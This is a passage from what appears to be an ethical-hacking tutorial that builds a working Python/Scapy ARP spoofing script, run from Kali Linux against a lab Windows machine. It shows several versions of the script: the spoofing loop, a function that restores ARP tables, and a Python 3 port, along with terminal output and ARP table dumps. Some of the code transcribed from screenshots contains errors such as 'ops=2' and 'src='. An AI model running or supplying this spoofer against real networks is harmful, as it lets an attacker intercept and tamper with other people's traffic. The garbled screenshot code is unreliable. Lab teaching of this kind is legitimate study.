[+] Packets Sent 8^C [+] Detected CTRL + C ..... Quitting
root@kali: ~/PycharmProjects/arp_spoof#
```

```
1 #!/usr/bin/env python
2
3 import scapy.all as scapy
4 import time
5 import sys
6
7
8 def get_mac(ip):
9     arp_request = scapy.ARP(dst=ip)
10    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
11    arp_request_broadcast = broadcast/arp_request
12    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
13
14    return answered_list[0][1].hwsrc
15
16 def spoof(target_ip, spoof_ip):
17     target_mac = get_mac(target_ip)
18     packet = scapy.ARP(dst=target_ip, src=spoof_ip, hwsrc=target_mac)
19     scapy.send(packet, verbose=False)
20
21 sent_packets_count = 0
22 try:
23     while True:
24         spoof("192.168.10.143", "192.168.10.2")
25         spoof("192.168.10.2", "192.168.10.143")
26         sent_packets_count = sent_packets_count + 2
27         print("\r[+] Packets Sent " + str(sent_packets_count)),
28         sys.stdout.flush()
29         time.sleep(2)
30 except KeyboardInterrupt:
31     print("[+] Detected CTRL + C ..... Quitting")
```

Implementing a Restore Function/ Restoring ARP tables on Exception

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
import time
```

```
import sys
```

```
def get_mac(ip):
```

```
    arp_request = scapy.ARP(pdst=ip)
```

```
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
```

```
    arp_request_broadcast = broadcast/arp_request
```

```
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```

```
    return answered_list[0][1].hwsrc
```

```
def spoof(target_ip, spoof_ip):
```

```
    target_mac = get_mac(target_ip)
```

```
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
```

```
    scapy.send(packet, verbose=False)
```

```
def restore(destination_ip, source_ip):
```

```
    destination_mac = get_mac(destination_ip)
```



```

    source_mac = get_mac(source_ip)

    packet = scapy.ARP(op=2,
pdst=destination_ip,hwdst=destination_mac,psrc=source_ip,
hwsrc=source_mac)

    scapy.send(packet, count=4 ,verbose= False)


target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_count = sent_packets_count + 2
        print("\r[+] Packets Sent " + str(sent_packets_count)),
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("[+] Detected CTRL + C ..... Resetting ARP tables ..... Please
wait.\n")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)

```

```
root@kali: ~/PycharmProjects/arp_spoof
root@kali: ~/PycharmProjects/arp_spoof 88x42
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
  File "arp_spoof.py", line 32, in <module>
    spoof(target_ip, gateway_ip)
  File "arp_spoof.py", line 17, in spoof
    target_mac = get_mac(target_ip)
  File "arp_spoof.py", line 14, in get_mac
    return answered_list[0][1].hwsrc
  File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
    return self.res._getitem_(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
  File "arp_spoof.py", line 32, in <module>
    spoof(target_ip, gateway_ip)
  File "arp_spoof.py", line 17, in spoof
    target_mac = get_mac(target_ip)
  File "arp_spoof.py", line 14, in get_mac
    return answered_list[0][1].hwsrc
  File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
    return self.res._getitem_(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
Traceback (most recent call last):
  File "arp_spoof.py", line 32, in <module>
    spoof(target_ip, gateway_ip)
  File "arp_spoof.py", line 17, in spoof
    target_mac = get_mac(target_ip)
  File "arp_spoof.py", line 14, in get_mac
    return answered_list[0][1].hwsrc
  File "/usr/local/lib/python2.7/dist-packages/scapy/plist.py", line 176, in __getitem__
    return self.res._getitem_(item)
IndexError: list index out of range
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Packets Sent 18°C [+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
[+] Packets Sent 28°C [+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof#
```

```
1 #!/usr/bin/env python
2
3 import scapy.all as scapy
4 import time
5 import sys
6
7
8 3 usages
9
10 def get_mac(ip):
11     arp_request = scapy.ARP(dst=ip)
12     broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
13     arp_request_broadcast = broadcast/arp_request
14     answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
15
16     return answered_list[0][1].hwsrc
17
18 2 usages
19
20 def spoof(target_ip, spoof_ip):
21     target_mac = get_mac(target_ip)
22     packet = scapy.ARP(ops=2, pdst=target_ip, hwdst=target_mac, src=spoof_ip)
23     scapy.send(packet, verbose=False)
24
25 2 usages
26
27 def restore(destination_ip, source_ip):
28     destination_mac = get_mac(destination_ip)
29     source_mac = get_mac(source_ip)
30     packet = scapy.ARP(ops=2, pdst=destination_ip, hwdst=destination_mac, src=source_ip, hwsrc=source_mac)
31     scapy.send(packet, count=4, verbose=False)
32
33
34 target_ip = "192.168.10.143"
35 gateway_ip = "192.168.10.2"
36
37 try:
38     sent_packets_count = 0
39     while True:
40         spoof(target_ip, gateway_ip)
41         restore(target_ip, gateway_ip)
42         sent_packets_count += 1
43         time.sleep(2)
```

```
Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Command Prompt

Interface: 192.168.10.143 --- 0x4
Internet Address      Physical Address      Type
192.168.10.2          00-50-56-e5-f6-bb    dynamic
192.168.10.142        00-0c-29-39-3b-59    dynamic
192.168.10.254        00-50-56-fd-f5-58    dynamic
192.168.10.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
Internet Address      Physical Address      Type
192.168.10.2          00-50-56-e5-f6-bb    dynamic
192.168.10.142        00-0c-29-39-3b-59    dynamic
192.168.10.254        00-50-56-fd-f5-58    dynamic
192.168.10.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
Internet Address      Physical Address      Type
192.168.10.2          00-50-56-e5-f6-bb    dynamic
192.168.10.142        00-0c-29-39-3b-59    dynamic
192.168.10.254        00-50-56-fd-f5-58    dynamic
192.168.10.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\IEUser>
```

Python3 Compatible

```
#!/usr/bin/env python
```

```
import scapy.all as scapy
```

```
import time
```

```
import sys
```

```
def get_mac(ip):
```

```
    arp_request = scapy.ARP(pdst=ip)
```

```
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
```

```
    arp_request_broadcast = broadcast/arp_request
```

```
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```

```
    return answered_list[0][1].hwsrc
```

```
def spoof(target_ip, spoof_ip):
```

```
    target_mac = get_mac(target_ip)
```

```
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
```

```
    scapy.send(packet, verbose=False)
```

```
def restore(destination_ip, source_ip):
```

```
    destination_mac = get_mac(destination_ip)
```

```

    source_mac = get_mac(source_ip)

    packet = scapy.ARP(op=2,
pdst=destination_ip,hwdst=destination_mac,psrc=source_ip,
hwsrc=source_mac)

    scapy.send(packet, count=4 ,verbose= False)


target_ip = "192.168.10.143"
gateway_ip = "192.168.10.2"
try:
    sent_packets_count = 0
    while True:
        spoof(target_ip, gateway_ip)
        spoof(gateway_ip, target_ip)
        sent_packets_count = sent_packets_count + 2
        print("\r[+]Packets Sent " + str(sent_packets_count),end="")
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[+] Detected CTRL + C ..... Resetting ARP tables ..... Please
wait.\n")
    restore(target_ip, gateway_ip)
    restore(gateway_ip, target_ip)

```

The image shows a Kali Linux terminal window on the left and a PyCharm IDE window on the right, both displaying the same ARP spoofing script.

Terminal Output:

```
root@kali: ~/PycharmProjects/arp_spoof
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+] Sent 8^C[+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+] Packets Sent 2^C[+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof# python3 arp_spoof.py
[+] Packets Sent 4^C
[+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.
root@kali:~/PycharmProjects/arp_spoof#
```

PyCharm Code:

```
14     return answered_list[0][1].hwsrc
15
16 2 usages
17 def spoof(target_ip, spoof_ip):
18     target_mac = get_mac(target_ip)
19     packet = scapy.ARP(ops=2, pdst=target_ip, hwdst=target_mac, src=spoof_ip)
20     scapy.send(packet, verbose=False)
21
22 2 usages
23 def restore(destination_ip, source_ip):
24     destination_mac = get_mac(destination_ip)
25     source_mac = get_mac(source_ip)
26     packet = scapy.ARP(ops=2, pdst=destination_ip, hwdst=destination_mac, src=source_ip, hwsrc=source_mac)
27     scapy.send(packet, count=4, verbose=False)
28
29 target_ip = "192.168.10.143"
30 gateway_ip = "192.168.10.2"
31 try:
32     sent_packets_count = 0
33     while True:
34         spoof(target_ip, gateway_ip)
35         spoof(gateway_ip, target_ip)
36         sent_packets_count = sent_packets_count + 2
37         print("\n[+] Packets Sent " + str(sent_packets_count), end="")
38         sys.stdout.flush()
39         time.sleep(2)
40 except KeyboardInterrupt:
41     print("\n[+] Detected CTRL + C ..... Resetting ARP tables ..... Please wait.\n")
42     restore(target_ip, gateway_ip)
43     restore(gateway_ip, target_ip)
```

The PyCharm IDE shows the file `arp_spoof.py` with line numbers 14 to 43. The status bar at the bottom indicates the file is `arp_spoof.py`, 43 lines long, using UTF-8 encoding, 4 spaces for indentation, and Python 3.12.